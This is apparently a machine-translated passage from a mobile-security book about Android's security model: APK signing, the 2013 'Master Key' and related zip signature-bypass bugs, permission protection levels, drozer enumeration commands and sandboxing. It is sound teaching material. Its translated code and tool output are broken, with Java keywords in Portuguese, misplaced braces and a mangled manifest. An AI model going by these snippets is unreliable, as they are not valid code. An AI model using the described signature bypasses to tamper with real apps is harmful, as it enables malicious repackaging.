Os certificados de aplicativos não são verificados pelo sistema operacional Android de forma alguma e não precisam ser emitidos por uma determinada autoridade de certificação (CA) como em outras plataformas. Na verdade, a maioria dos aplicativos usa um certificado de assinatura autoassinado e o sistema operacional não verifica esse certificado em nenhum repositório armazenado ou on-line. O certificado de assinatura é verificado somente quando o aplicativo é instalado e, se o certificado expirar posteriormente, o aplicativo continuará sendo executado normalmente. O Google recomenda que os certificados de assinatura sejam criados com um período de validade de 25 anos ou mais para oferecer suporte a atualizações contínuas do seu aplicativo (consulte <http://developer.android.com/tools/publishing/app-signing.html#considerations>). O Google Play exige que a expiração do certificado de assinatura usado para assinar aplicativos publicados seja posterior a 22 de outubro de 2033. Novamente, isso serve para dar suporte a atualizações do seu aplicativo.

Com todas as informações anteriores em mãos, é possível observar que o sistema operacional Android não segue um processo convencional de infraestrutura de chave pública (PKI). Ele não consulta nenhuma infraestrutura para verificar a autenticidade da identidade reivindicada por um autor. Isso não significa que o modelo seja falho de alguma forma, ele é simplesmente diferente.

Os certificados são usados para fazer comparações com outros aplicativos que afirmam ter sido escritos pelo mesmo autor para estabelecer relações de confiança e para aceitar atualizações de aplicativos. Esse modelo de segurança depende muito da capacidade do sistema operacional de comparar esses certificados de aplicativos e negar aos aplicativos falsos o privilégio associado a um determinado certificado. Este capítulo fornece exemplos mais concretos posteriormente, quando o modelo de permissão for apresentado e os níveis de proteção forem discutidos. Conforme observado por Nikolay Elenkov em uma postagem no blog <http://nelenkov.blogspot.com/2013/05/code-signing-in-androids-security-model.html>, a verificação do certificado é uma comparação binária literal dos dois certificados que estão sendo comparados. A função que lida com essa verificação está em

`/core/java/android/content/pm/Signature.java` da árvore de código-fonte do Android, e a verificação específica está destacada no código:

```
@Override
public boolean equals(Object obj) {
    try {
        Se (obj != null) {
            Signature other = (Signature)obj;
            return this == other || Arrays.equals(mSignature,
                other.mSignature
            )
        } catch (ClassCastException e) {
        }
        retornar falso;
    }
}
```

Isso significa que a emissão de uma atualização para seu aplicativo só é possível se ele tiver sido assinado exatamente com o mesmo certificado. Se um desenvolvedor perder seu certificado de assinatura, ele não poderá mais emitir atualizações para seus usuários. Em vez disso, ele terá que publicar a última atualização do aplicativo como um novo aplicativo que foi assinado com o novo certificado. Isso significa que os usuários teriam que baixar novamente o aplicativo recém-publicado como se fosse um novo aplicativo. Isso mostra a importância de manter seu certificado de assinatura seguro e com o backup adequado.

Para obter a documentação oficial para desenvolvedores do Android, da qual algumas dessas informações foram extraídas, acesse <http://developer.android.com/tools/publishing/app-signing.html>.

## Vulnerabilidades descobertas

Foram descobertas várias vulnerabilidades na forma como a validação de assinaturas é realizada em arquivos APK. As vulnerabilidades apresentadas afetam dispositivos até o Android 4.3, inclusive.

## Bug do Google #8219321- Vulnerabilidade da "chave mestra"

Em fevereiro de 2013, a Bluebox Security descobriu a primeira vulnerabilidade na forma como o conteúdo dos aplicativos Android é verificado criptograficamente. Isso é comumente conhecido como a vulnerabilidade "Master Key". A falha descoberta permitia a modificação arbitrária de um arquivo APK sem invalidar a assinatura criptográfica.

A vulnerabilidade era que, se ocorresse um nome de arquivo duplicado no arquivo zip, apenas o hash da primeira entrada de arquivo era verificado. O arquivo `MANIFEST.MF` incluído em cada APK contém todos os hashes de cada

arquivo presente no restante do arquivo. Aqui está um exemplo:

```
$ cat META-INF/MANIFEST.MF
Versão do manifesto: 1.0
Criado por: 1.0 (Android SignApk)

Nome: res/layout-land/activity_main.xml SHA1-
Digest: tHBSzedjV31QNPH6RbNFbk5BW0g=


Nome: res/drawable-xhdpi/ic_launcher.png
SHA1-Digest: itzF8BBhIB+iXXF/RtrTdHKjd0A=
...
Nome: AndroidManifest.xml
SHA1-Digest: HoN6bMMe9RH6KHGajGz3Bn/fWWQ=
...
Nome: classes.dex
SHA1-Digest: 6R7zbiNfV8Uxty8bvi4VHpB7A8I=
...
```

No entanto, é possível incluir dois arquivos com o mesmo nome no formato zip. Esse bug explora o fato de que o hash do primeiro arquivo é verificado no código Java, mas o segundo arquivo com o mesmo nome acaba sendo usado pela implementação do C++ quando implantado no dispositivo. Isso significa que o segundo arquivo pode conter conteúdos completamente novos e a validação do APK ainda passa em todas as verificações. Essa vulnerabilidade torna possível pegar um aplicativo legítimo e incluir um código malicioso sem quebrar a assinatura. Essa vulnerabilidade também pode ser usada para obter acesso `ao sistema` (e, às vezes, à raiz) em um dispositivo modificando e reinstalando um aplicativo `do sistema`. Esse caso de uso é explicado mais adiante neste capítulo, em "Root Explained".

Uma prova básica de conceito foi criada por Pau Oliva para demonstrar como é simples o processo de reembalar um APK com código modificado sem quebrar a assinatura. Você pode encontrá-la em <https://gist.github.com/poliva/36b0795ab79ad6f14fd8>. Uma ferramenta mais abrangente que explora esse problema e outras vulnerabilidades de assinatura de código descobertas foi escrita por Ryan Welton e está em <https://github.com/Fuzion24/AndroidZipArbitrage/>.

## Bug do Google #9695860

Apenas dois dias depois que o bug #8219321 foi revelado, um patch foi enviado ([consulte <https://android.googlesource.com/platform/libcore/+/9edf43dfcc35c761d97eb9156ac4254152ddbc55%5E%21/>](https://android.googlesource.com/platform/libcore/+/9edf43dfcc35c761d97eb9156ac4254152ddbc55%5E%21/)) que revelou outra maneira que poderia ser usada para manipular um APK com o mesmo efeito do bug da Master Key. Dessa vez, a vulnerabilidade existia na forma como o comprimento do campo "extra" nos cabeçalhos de arquivos locais de uma entrada no arquivo zip era calculado no código. [A Figura 6.8](#) mostra uma visão simplificada de um arquivo zip contendo um único arquivo.



**Figura 6.8** A estrutura simplificada de um arquivo zip contendo uma única entrada de arquivo.

O formato fornece um campo "extra" de comprimento de 16 bits, mas no código Java o comprimento foi lido como um número de 16 bits *assinado*. Isso significava que era possível transbordar esse valor para um comprimento negativo. As técnicas de exploração apresentadas pela comunidade eram bastante complexas, mas, resumindo, a discrepância entre a forma como a implementação do Java e do C++ analisava esses valores permitia a injeção de arquivos alterados que passavam pela validação da assinatura. Jay Freeman aborda várias técnicas de exploração em detalhes em <http://www.saurik.com/id/18>.

### Bug do Google #9950697

Em julho de 2013, outra vulnerabilidade que afetava a verificação de assinatura de pacotes foi corrigida pelo Google. Para encontrar o commit exato, acesse

<https://android.googlesource.com/platform/libcore/+/2da1bf57a6631f1cbd47cdd7692ba8743c993ad9%5E%21/>. Descobriu-se que o comprimento do campo "name" nos cabeçalhos do arquivo local de uma entrada no arquivo zip não era verificado pelo código de verificação Java. Em vez disso, esse comprimento foi calculado a partir de outro local no arquivo zip, conhecido como "diretório central". Isso pode ser explorado definindo um valor grande de "nome" no cabeçalho do arquivo local, que não é verificado pela implementação do Java, e colocando o "nome" correto no "diretório central". O código C++ verifica o cabeçalho do arquivo local e executa o código que está anexado. No entanto, o código Java verifica a assinatura da entrada de acordo com o comprimento do "nome" no "diretório central". Portanto, é possível criar um arquivo com entradas que satisfaçam ambas as condições e permitam a execução de código arbitrário, mantendo as assinaturas dos arquivos no pacote. Mais uma vez, Jay Freeman fornece um excelente artigo detalhado sobre esse problema em <http://www.saurik.com/id/19>.


### Entendendo as permissões

Imagine se todos os aplicativos instalados no seu dispositivo pudessem acessar seus contatos, mensagens SMS, localização GPS ou qualquer outra informação. Essa seria uma perspectiva assustadora em um mundo em que o usuário médio do Android tem 26 ou mais aplicativos instalados (de acordo com

<http://www.statista.com/topics/1002/mobile-app-usage/chart/1435/top-10-countries-by-app-usage/>). Esta seção discutirá como o Android implementa seu modelo de permissão e atribui aos aplicativos os direitos de solicitar acesso aos recursos do dispositivo.

## Inspeção do modelo de permissão do Android

O Android emprega um modelo de privilégio refinado para aplicativos. Os aplicativos precisam solicitar "permissão" para acessar determinadas informações e recursos em um dispositivo. Um usuário que instala um aplicativo da Play Store é apresentado a uma atividade que exibe os tipos de informações e hardware que o aplicativo pode acessar no seu dispositivo. Entretanto, essas informações são abstraias dos detalhes técnicos nas versões mais recentes da Play Store e não exibem os detalhes da permissão real solicitada. A Figura 6.9 mostra um exemplo de clique na opção "Permission details" (Detalhes da permissão) na Play Store no aplicativo Twitter (<https://twitter.com/>).



**Figura 6.9** As permissões necessárias exibidas ao examinar os detalhes de permissão no aplicativo Twitter.

Cada permissão definida tem um nome exclusivo que é usado quando se faz referência a ela no código, bem como um rótulo amigável e uma descrição mais detalhada sobre a sua finalidade. Isso significa que, quando uma atividade de permissão de aplicativo mostra "Read your text messages (SMS or MMS)" (Ler suas mensagens de texto (SMS ou MMS)), isso na verdade se traduz na permissão com o nome `android.permission.READ_SMS`. Se você examinar o arquivo `AndroidManifest.xml` associado a um aplicativo, observe o XML que descreve as permissões definidas e solicitadas, respectivamente, como `<permission>` e `Tags <uses-permission>`.

No drozer, para localizar as permissões que foram solicitadas e definidas por um determinado aplicativo, execute o comando

módulo `app.package.info` com o nome do pacote como argumento (nesse caso, o navegador do Android):

```
dz> run app.package.info -a com.android.browser
Pacote: com.android.browser
Rótulo do aplicativo: Nome do
processo do navegador:
com.android.browser Versão: 4.4.2-
938007
Diretório de dados: /data/data/com.android.browser
Caminho do APK: /system/app/Browser.apk
UID: 10014
GID: [3003, 1028, 1015]
Bibliotecas
```

compartilhadas: null ID  
de usuário  
compartilhado: null Usa  
permissões:

```
- android.permission.ACCESS_COARSE_LOCATION
- android.permission.ACCESS_DOWNLOAD_MANAGER
- android.permission.ACCESS_FINE_LOCATION
- android.permission.ACCESS_NETWORK_STATE
- android.permission.ACCESS_WIFI_STATE
- android.permission.GET_ACCOUNTS
- android.permission.USE_CREDENTIALS
- android.permission.INTERNET
- android.permission.NFC
- android.permission.SEND_DOWNLOAD_COMPLETED_INTENTS
- android.permission.SET_WALLPAPER
- android.permission.WAKE_LOCK
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.WRITE_SETTINGS
- android.permission.READ_SYNC_SETTINGS
- android.permission.WRITE_SYNC_SETTINGS
- android.permission.MANAGE_ACCOUNTS
- android.permission.READ_PROFILE
- android.permission.READ_CONTACTS
- com.android.browser.permission.READ_HISTORY_BOOKMARKS
- com.android.browser.permission.WRITE_HISTORY_BOOKMARKS
- com.android.launcher.permission.INSTALL_SHORTCUT
- android.permission.READ_EXTERNAL_STORAGE
Define as permissões:
- com.android.browser.permission.PRELOAD
```

Também é possível pesquisar aplicativos que tenham solicitado uma determinada permissão usando o filtro de permissões. Para obter informações detalhadas sobre o pacote, use o módulo `app.package.info` ou, para obter uma lista curta, use `app.package.list` da seguinte maneira, fornecendo a permissão de interesse como parâmetro:

```
dz> run app.package.list -p android.permission.READ_SMS
com.android.phone (Phone)
com.android.mms (Mensagens)
com.android.gallery (Câmera)
com.android.camera (Câmera)
```

A solicitação de determinadas permissões pode fazer com que o identificador de usuário do aplicativo seja adicionado a um grupo do Linux. Por exemplo, solicitar a permissão `android.permission.INTERNET` coloca o aplicativo no grupo `inet`. Esse mapeamento é mostrado aqui:

```
<permissão name="android.permission.INTERNET" >
    <group gid="inet" />
</permissão>
```

Esses mapeamentos são definidos em `/system/etc/permissions/platform.xml`. Outras permissões podem não corresponder a nenhuma alteração de grupo sendo feita e são simplesmente uma forma de controle de acesso. Por exemplo, a permissão `READ_SMS` não permite que o aplicativo leia o banco de dados de SMS diretamente, mas permite que ele consulte `content://sms` e outros provedores de conteúdo relacionados. O comando `drozer` a seguir permite que um usuário consulte quais provedores de conteúdo exigem a permissão `READ_SMS`:

```
dz> run app.provider.info -p android.permission.READ_SMS
Pacote: com.android.mms
    Autoridade: com.android.mms.SuggestionsProvider
        Permissão de leitura: android.permission.READ_SMS
        Permissão de gravação: null
        Provedor de conteúdo: com.android.mms.SuggestionsProvider
        Multiprocessos permitidos: False
        Conceder permissões de Uri: False
        Path Permissions (Permissões de caminho falsas):
            Path (caminho):
                /search_suggest_query Tipo:
                    PATTERN_PREFIX
                    Permissão de leitura: android.permission.GLOBAL_SEARCH
                    Permissão de gravação: null
            Path (caminho):
                /search_suggest_shortcut Tipo:
                    PATTERN_PREFIX
                    Permissão de leitura: android.permission.GLOBAL_SEARCH
                    Permissão de gravação: null
Pacote: com.android.providers.telephony
```

```

Autoridade: mms
    Permissão de leitura: android.permission.READ_SMS
    Permissão de gravação:
        android.permission.WRITE_SMS
    Provedor de conteúdo: com.android.providers.telephony.MmsProvider
    Multiprocessos permitidos: False
    Conceder permissões de Uri:
        True Uri Permission Patterns
        (Padrões de permissão de Uri):
            Caminho: /part/
            Tipo: PATTERN_PREFIX
            Caminho: /drm/
            Tipo: PATTERN_PREFIX
Autoridade: sms
    Permissão de leitura: android.permission.READ_SMS
    Permissão de gravação:
        android.permission.WRITE_SMS
    Provedor de conteúdo: com.android.providers.telephony.SmsProvider
    Multiprocessos permitidos: False
    Conceder permissões de Uri: False
Authority: mms-sms
    Permissão de leitura: android.permission.READ_SMS
    Permissão de gravação:
        android.permission.WRITE_SMS
    Provedor de conteúdo: com.android.providers.telephony.MmsSmsProvider
    Multiprocessos permitidos: False
    Conceder permissões de Uri: False
...

```

Quando um aplicativo tenta acessar um dos provedores de conteúdo listados anteriormente, o sistema operacional verifica se o aplicativo de chamada tem a permissão necessária. Se ele não tiver a permissão apropriada, o resultado será uma negação de permissão. Um exemplo de consulta a `content://sms` do drozer, que não possui a permissão `READ_SMS` por padrão, é mostrado aqui:

```

dz> run app.provider.query content://sms
Negação de permissão: abertura do provedor
com.android.providers.telephony.SmsProvider do ProcessRecord{b1ff0638
 1312:com.mwr.dz:remote/u0a56} (pid=1312, uid=10056) requer
android.permission.READ_SMS ou android.permission.WRITE_SMS

```

## Níveis de proteção

Cada permissão definida tem um atributo associado conhecido como nível de proteção. Os níveis de proteção controlam as condições sob as quais outros aplicativos podem solicitar a permissão. Naturalmente, algumas permissões são mais perigosas do que outras e isso deve se refletir no nível de proteção atribuído. Por exemplo, os aplicativos de terceiros nunca devem ter a capacidade de instalar novos aplicativos (usando a permissão `android.permission.INSTALL_PACKAGES`) e o sistema não deve permitir isso. Um autor de vários aplicativos pode querer compartilhar informações ou invocar funcionalidades entre seus aplicativos em tempo de execução de forma segura. Esses dois cenários podem ser alcançados com a seleção do nível de proteção correto nas permissões definidas. [A Tabela 6.2](#) descreve todos os níveis de proteção disponíveis que podem ser definidos em uma permissão recém-definida.

**Tabela 6.2** Níveis de proteção de permissão

NÍVEL DE PROTEÇÃO	VALOR INTEGER	DESCRIÇÃO
normal	0x0	O valor padrão de uma permissão. Qualquer aplicativo pode solicitar uma permissão com esse nível de proteção.
perigoso	0x1	Indica que essa permissão tem a capacidade de acessar algumas informações potencialmente confidenciais ou executar ações no dispositivo. Qualquer aplicativo pode solicitar uma permissão com esse nível de proteção.
assinatura	0x2	Indica que essa permissão só pode ser concedida a outro aplicativo que tenha sido assinado com o mesmo certificado que o aplicativo que definiu a permissão.

signatureOrSystem	0x3	É o mesmo que o nível de proteção de assinatura, exceto pelo fato de que a permissão também pode ser concedida a um aplicativo que veio com a imagem do sistema Android ou a qualquer outro aplicativo que esteja instalado na partição /system.
sistema	0x10	Essa permissão só pode ser concedida a um aplicativo que veio com a imagem do sistema Android ou a qualquer outro aplicativo que esteja instalado em pastas específicas na partição /system.
desenvolvimento	0x20	Essa permissão pode ser concedida de um contexto privilegiado a um aplicativo em tempo de execução. Esse recurso pouco documentado foi discutido em <a href="https://code.google.com/p/android/issues/detail?id=34785">https://code.google.com/p/android/issues/detail?id=34785</a> .

Como um exemplo prático dos níveis de proteção em ação, veja o que acontece quando você compila um novo agente drozer com a permissão `INSTALL_PACKAGES` e tenta instalá-lo.

```
$ drozer agent build --permission android.permission.INSTALL_PACKAGES Concluído:  
/tmp/tmp2RdLTd/agent.apk  
  
$ adb install /tmp/tmp2RdLTd/agent.apk  
2312 KB/s (653054 bytes em 0,275s)  
    pkg: /data/local/tmp/agent.apk  
Sucesso
```

O pacote é instalado com êxito, mas o `logcat` mostra uma entrada de registro do Package Manager dizendo o seguinte:

```
W/PackageManager( 373): Não está concedendo a permissão  
android.permission.INSTALL_PACKAGES ao pacote com.mwr.dz (protectionLevel=18  
flags=0x83e46)
```

Ele se recusou a conceder a permissão `INSTALL_PACKAGES`. Isso pode ser confirmado no drozer exibindo as permissões mantidas pelo agente:

```
dz> permissões  
Tem ApplicationContext: YES  
Permissões disponíveis:  
- android.permission.INTERNET
```

É bastante óbvio que isso aconteceu devido ao nível de proteção definido na permissão `INSTALL_PACKAGES`, que é `signature|system` (o que equivale a um nível de proteção inteiro de 18). Esse valor vem da execução de uma operação booleana OU em 0x02 e 0x10). O agente drozer não foi assinado pelo mesmo certificado que o aplicativo que definiu a permissão `INSTALL_PACKAGES` (que geralmente é o pacote chamado `android`) e não foi fornecido como parte da imagem do sistema. Portanto, a solicitação para obter essa permissão foi rejeitada pelo sistema operacional. Se uma solicitação de permissão de aplicativo for rejeitada, o aplicativo ainda funcionará corretamente, desde que lide com essa rejeição de forma elegante ao tentar usar a funcionalidade fornecida por essa permissão em tempo de execução. Se o aplicativo não lidar com esse cenário de forma adequada, isso poderá resultar em uma falha do aplicativo.

Os aplicativos de terceiros que não têm intenção de compartilhar dados ou funcionalidades com aplicativos de outros desenvolvedores devem sempre definir permissões com o nível de proteção `de assinatura`. Isso garante que outro desenvolvedor não possa escrever um aplicativo que solicite sua permissão e obtenha acesso aos seus componentes exportados. Isso pode não constituir um risco direto para o seu aplicativo ou para os dados dele, dependendo da finalidade da permissão; entretanto, na maioria dos casos, isso não é desejável do ponto de vista da segurança. O uso do nível de proteção `de assinatura` não afeta a capacidade do aplicativo de se integrar ou se comunicar com outros aplicativos criados pelo mesmo desenvolvedor, pois esses aplicativos seriam assinados com o mesmo certificado. É por isso que é tão importante que os pacotes do Android sejam assinados criptograficamente, caso contrário, como o Android saberia qual aplicativo é adequado para ter uma determinada permissão? Na verdade, o Android não permitirá que você instale um aplicativo que não esteja assinado, e fazer isso pelo ADB resultará em um erro com o código `INSTALL_PARSE_FAILED_NO_CERTIFICATES`. O uso de permissões com níveis de proteção fornece uma base sólida para a segurança de aplicativos para desenvolvedores; no entanto, a força da base depende da configuração correta dos níveis de proteção.

## UMA PALAVRA SOBRE TÁTICAS COMUNS DE MALWARE

A grande maioria dos artigos de notícias relacionados à segurança do Android é sobre malware encontrado em mercados alternativos de aplicativos para Android ou que são fornecidos por sites comprometidos. O método usual empregado pelo malware é simplesmente solicitar a permissão apropriada para realizar suas ações malignas. Se isso

Se o malware estiver enviando mensagens SMS com tarifa premium ou lendo contatos armazenados no dispositivo para spam, ele solicitará a permissão para acessar esses recursos. Os autores de malware contam com o fato de que os usuários não leem as permissões na atividade de revisão da instalação ao instalar o aplicativo. É importante observar que o modelo de segurança não foi quebrado de forma alguma por essa tática comum e que isso está explorando a falta de conscientização de segurança do usuário em vez de uma falha técnica no Android.

Foram descobertos aplicativos em mercados alternativos de aplicativos para Android que são capazes de explorar uma vulnerabilidade para contornar o modelo de segurança de alguma forma. Um bom exemplo de uma maneira de fazer isso é incluir uma exploração do kernel que permite que o malware obtenha acesso à raiz do dispositivo. Depois que o acesso à raiz é obtido, qualquer pacote adicional pode ser instalado com permissões arbitrárias e o acesso bruto a bancos de dados e arquivos que armazenam informações confidenciais pode ser recuperado e enviado de volta ao autor do malware. O aplicativo não precisaria de nenhuma permissão para realizar esse ataque. Descobriu-se que uma dessas amostras de malware, chamada RootSmart, incluía um popular exploit de raiz chamado "gingerbread", que obtinha acesso à raiz nos dispositivos da vítima e, em seguida, conectava-se a um servidor de comando e controle na Internet para obter mais instruções. Você pode ler mais sobre esse malware específico em <http://www.csc.ncsu.edu/faculty/jiang/RootSmart/>.

## Sandbox de aplicativos

A sandbox de aplicativos do Android compreende várias medidas que foram projetadas para garantir que um aplicativo não possa prejudicar outro ou ler seus dados sem ter permissão explícita para isso.

Comece examinando quais medidas estão em vigor do ponto de vista do Linux nativo. Conforme discutido anteriormente neste capítulo, cada aplicativo é executado como seu próprio usuário no Android. Isso fornece um modelo sólido para a segurança do sistema de arquivos que é herdado do UNIX. O diretório de dados privados de cada aplicativo é marcado com as permissões de arquivo que só permitem que o usuário do aplicativo o acesse. Aqui está um exemplo das permissões do diretório de dados do agente drozer:

```
drwxr-x--x u0_a59 2014-05-11 18:49 com.mwr.dz
```

A tentativa de acessar essa pasta como qualquer outro usuário não privilegiado resulta em uma negação de permissão, conforme mostrado neste exemplo:

```
shell@android:/ $ ls -l /data/data/com.mwr.dz opendir  
failed, Permission denied
```

No entanto, observe que a pasta está marcada como executável mundialmente. Isso significa que quaisquer outros arquivos ou subpastas dentro desse diretório com permissões frouxas definidas resultarão na exposição desses arquivos a qualquer usuário (e, portanto, aplicativo) no sistema. O Capítulo 7 explora esse tópico em detalhes.

Uma exceção à regra de que cada aplicativo é executado como seu próprio usuário é quando um aplicativo solicita o uso de um `sharedUserId`. Isso pode ser feito usando a entrada de manifesto

`android:sharedUserId="requested.userid.name"`. Essa solicitação é concedida a um aplicativo somente se ele for assinado pelo mesmo certificado que o primeiro aplicativo que solicitou esse identificador de usuário. Se um conjunto de aplicativos usar essa opção, eles serão executados exatamente com o mesmo UID. Isso significa que não haverá separação entre eles e que poderão ler e gravar livremente nos diretórios de dados privados uns dos outros. Há até mesmo opções de configuração disponíveis para acomodar a execução desses aplicativos no mesmo processo. Isso significa que cada um desses aplicativos detém efetivamente todas as permissões de toda a coleção de aplicativos executados com o mesmo identificador de usuário.

Um exemplo de mapeamento de quais são as permissões coletivas dos aplicativos que usam o `sharedUserId` do `android.media` é mostrado no drozer:

```
dz> run app.package.shareduid -u 10005  
UID: 10005 (android.media:10005)  
  Pacote: com.android.providers.downloads  
  Pacote: com.android.providers.downloads.ui  
  Pacote: com.android.gallery  
  Pacote: com.android.providers.media  
  Permissões: android.permission.WRITE_EXTERNAL_STORAGE,  
    android.permission.ACCESS_ALL_DOWNLOADS, android.permission.WAKE_LOCK,  
    android.permission.WRITE_SETTINGS, android.permission.WAKE_LOCK,
```

```
android.permission.CAMERA, android.permission.RECEIVE_BOOT_COMPLETED,  
android.permission.ACCESS_DOWNLOAD_MANAGER,  
android.permission.ACCESS_NETWORK_STATE,  
android.permission.SEND_DOWNLOAD_COMPLETED_INTENTS,  
and roid.permission.WRITE_MEDIA_STORAGE,  
android.permission.WRITE_EXTERNAL_STORAGE, android.permission.RECORD_AUDIO,  
android.permission.ACCESS_FINE_LOCATION,  
android.permission.RECEIVE_BOOT_COMPLETED, android.permission.INTERNET,  
android.permission.READ_EXTERNAL_STORAGE, android.permission.SET_WALLPAPER,  
and roid.permission.INTERACT_ACROSS_USERS, android.permission.READ_SMS,  
android.permission.ACCESS_MTP, android.permission.READ_EXTERNAL_STORAGE,  
and roid.permission.ACCESS_CACHE_FILESYSTEM,  
android.permission.MODIFY_NETWORK_ACCOUNTING,  
android.permission.SEND_DOWNLOAD_COMPLETED_INTENTS,  
android.permission.MANAGE_USERS, android.permission.READ_EXTERNAL_STORAGE,  
and roid.permission.ACCESS_ALL_DOWNLOADS,  
android.permission.CONNECTIVITY_INTERNAL,  
and roid.permission.WRITE_EXTERNAL_STORAGE,  
android.permission.UPDATE_DEVICE_STATS
```

Esse módulo drozer pode ser usado para recuperar as permissões coletivas que todos os quatro pacotes mostrados efetivamente possuem. Você pode obter mais informações sobre o atributo `sharedUserId` em <http://developer.android.com/guide/topics/manifest/manifest-element.html#uid>.

Outros recursos de sandbox de aplicativos são controlados pelo binder. Todos os aplicativos têm acesso ao binder e podem se comunicar com ele. Os pacotes IPC especializados são enviados a ele pelos aplicativos e passados para o Activity Manager Service, que verifica se o aplicativo chamador tem a permissão necessária para executar a tarefa solicitada. Por exemplo, se um aplicativo tivesse que solicitar que uma atividade exportada de outro aplicativo fosse iniciada, o sistema operacional verificaria se o aplicativo chamador tem a permissão adequada para iniciar a atividade. Todas as chamadas da API do Android para componentes de aplicativos expostos são controladas e o modelo de permissão é rigorosamente aplicado ao acessá-los.

Algumas permissões de aplicativos não são impostas pelo binder, mas sim pelo grupo Linux atribuído a um aplicativo. Conforme explicado na seção "Entendendo as permissões", a solicitação de algumas permissões pode fazer com que seu aplicativo seja colocado em um determinado grupo. Por exemplo, `inet` ao solicitar `android.permission.INTERNET`. Isso significa que o acesso à rede a partir de um aplicativo seria regido pelas verificações de segurança nativas do sistema operacional e não pelo binder.

Em resumo, o Android não implementa uma sandbox como seria de se esperar. As pessoas geralmente pensam em uma sandbox como um ambiente de máquina virtual completamente separado, como se fosse possível executar uma amostra de malware dentro dela para garantir que não possa infectar o sistema host. Em vez disso, o Android usa apenas a força da segurança de separação de usuários e grupos do Linux aplicada pelo kernel, bem como chamadas especiais de IPC para o binder para manter o modelo de segurança de capacidade do aplicativo. Ele não fornece um ambiente completamente segregado para cada aplicativo, como alguns pensaram.

## Criptografia do sistema de arquivos

A criptografia de disco completo (FDE) é quando o conteúdo de uma unidade ou volume inteiro é criptografado e não apenas arquivos individuais selecionados. Isso é útil porque solicita a senha do usuário na inicialização e, a partir de então, criptografa e descriptografa de forma transparente todos os dados lidos e gravados no disco. Isso serve como proteção contra discos roubados ou perdidos que tenham sido desligados. Parte do benefício é a capacidade de anular técnicas forenses comuns, como a geração de imagens de disco e a inicialização do disco conectado a outro sistema operacional para navegar pelo conteúdo. O software FDE amplamente aceito faz uso de uma senha fornecida pelo usuário para derivar a chave usada para criptografia.

O FDE está disponível no Android desde a versão 3.0 (Honeycomb). Ele usa o módulo `dm-crypt` no kernel para criptografar e descriptografar dados de forma transparente na camada do dispositivo de bloco. Essa é a mesma implementação usada nos sistemas Linux modernos e é uma forma testada e confiável de FDE. O conjunto de criptografia usado é o `aes-cbc-essiv:sha256`, que não apresentava pontos fracos reconhecidos publicamente no momento em que foi escrito.

